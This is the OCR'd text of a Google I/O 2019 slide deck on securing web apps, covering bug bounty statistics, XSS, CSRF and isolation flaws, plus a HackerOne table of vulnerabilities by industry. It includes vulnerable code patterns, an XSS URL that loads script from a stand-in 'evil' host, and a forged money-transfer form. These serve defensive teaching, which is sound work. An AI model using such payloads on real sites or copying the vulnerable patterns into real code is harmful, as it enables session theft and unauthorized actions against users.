
Securing web apps

with modern platform features

Google I/O 2019

Securing web apps
with modern platform features


Artur Janc
aaj@google.com


Lukas Weichselbaum
lwe@google.com

1. Common web security flaws
2. Web platform security features

1. **Common web security flaws**
2. Web platform security features

GOOGLE VULNERABILITY REWARD PROGRAM

2018 Year in Review

$3.4 MILLION
TOTAL REWARDS IN 2018

$1.7 MILLION
REWARDED FOR ANDROID AND CHROME VULNERABILITIES

MORE THAN
$15 MILLION
TOTAL REWARDS SINCE THE PROGRAM WAS FOUNDED IN 2010

1,319
INDIVIDUAL REWARDS


317
PAID RESEARCHERS


78
COUNTRIES REPRESENTED IN BUG REPORTS AND REWARDS

$41,000
BIGGEST SINGLE REWARD

$181,000
DONATED TO CHARITY

Google Vulnerability Reward Program payouts in 2018





Injections

Bugs: Cross-site scripting (XSS)

```
<?php echo $_GET["query"] ?>
```


```
foo.innerHTML = location.hash.slice(1)
```

... and many other patterns

1. Logged in user visits attacker's page
2. Attacker navigates user to a vulnerable URL

   ```
   https://victim.example/?query=<script src="//evil/">
   ```

3. Script runs, attacker gets access to user's session



Insufficient isolation

Bugs: Cross-site request forgery (CSRF), XS-leaks, timing, ...


```
<form action="/transferMoney">
  <input name="recipient" value="Lukas" />
  <input name="amount" value="10" />
```

1. Logged in user visits attacker's page
2. Attacker sends cross-origin request to vulnerable URL

```
<form action="//victim.example/transferMoney">
  <input name="recipient" value="Attacker" />
  <input name="amount" value="∞" />
```

3. Attacker takes action on behalf of user, or infers information about the user's data in the vulnerable app.

Insufficient isolation



New classes of flaws related to insufficient isolation on the web:

- Microarchitectural issues (Spectre / Meltdown)
- Advanced web APIs used by attackers
- Improved exploitation techniques

The number and severity of these flaws is growing.

Vulnerabilities by Industry

	Consumer Goods	Financial services & insurance	Government	Healthcare	Media & Entertainment	Professional services	Retail & Ecommerce	Technology	Telecom	Transportation	Travel & Hospitality
Cross Site scripting (XSS)	23%	24%	26%	19%	28%	27%	24%	21%	24%	59%	38%
Information disclosure	17%	18%	18%	25%	16%	14%	16%	30%	18%	1%	13%
Improper authentication	7%	8%	3%	6%	9%	11%	8%	8%	5%	18%	10%
Violation of secure design principles	6%	9%	11%	10%	10%	12%	9%	8%	13%	6%	4%
Cross-site request forgery (CSRF)	12%	10%	4%	8%	7%	5%	12%	7%	8%	2%	8%
Open redirect	4%	6%	8%	5%	7%	6%	8%	5%	4%	2%	9%
Privilege Escalation	5%	4%	1%	1%	3%	5%	5%	5%	10%	3%	6%
Improper access control	12%	9%	3%	9%	6%	7%	8%	6%	5%	2%	4%
Cryptographic issues	2%	2%	18%	1%	2%	2%	1%	2%	3%	1%	1%
Denial of service	2%	2%	1%	1%	1%	2%	1%	2%	2%	1%	1%
Business logic errors	4%	5%	1%	4%	5%	6%	4%	4%	3%	2%	5%
Code injection	1%	1%	1%	5%	2%	2%	2%	2%	2%	1%	1%
SQL injection	5%	1%	5%	4%	2%	0%	2%	2%	2%	2%	1%
	1%	1%	1%	2%	1%	1%	1%	1%	2%	1%	1%
	1%	1%	0%	0%	1%	0%	1%	1%	1%	1%	0%

Source: HackerOne report, 2018

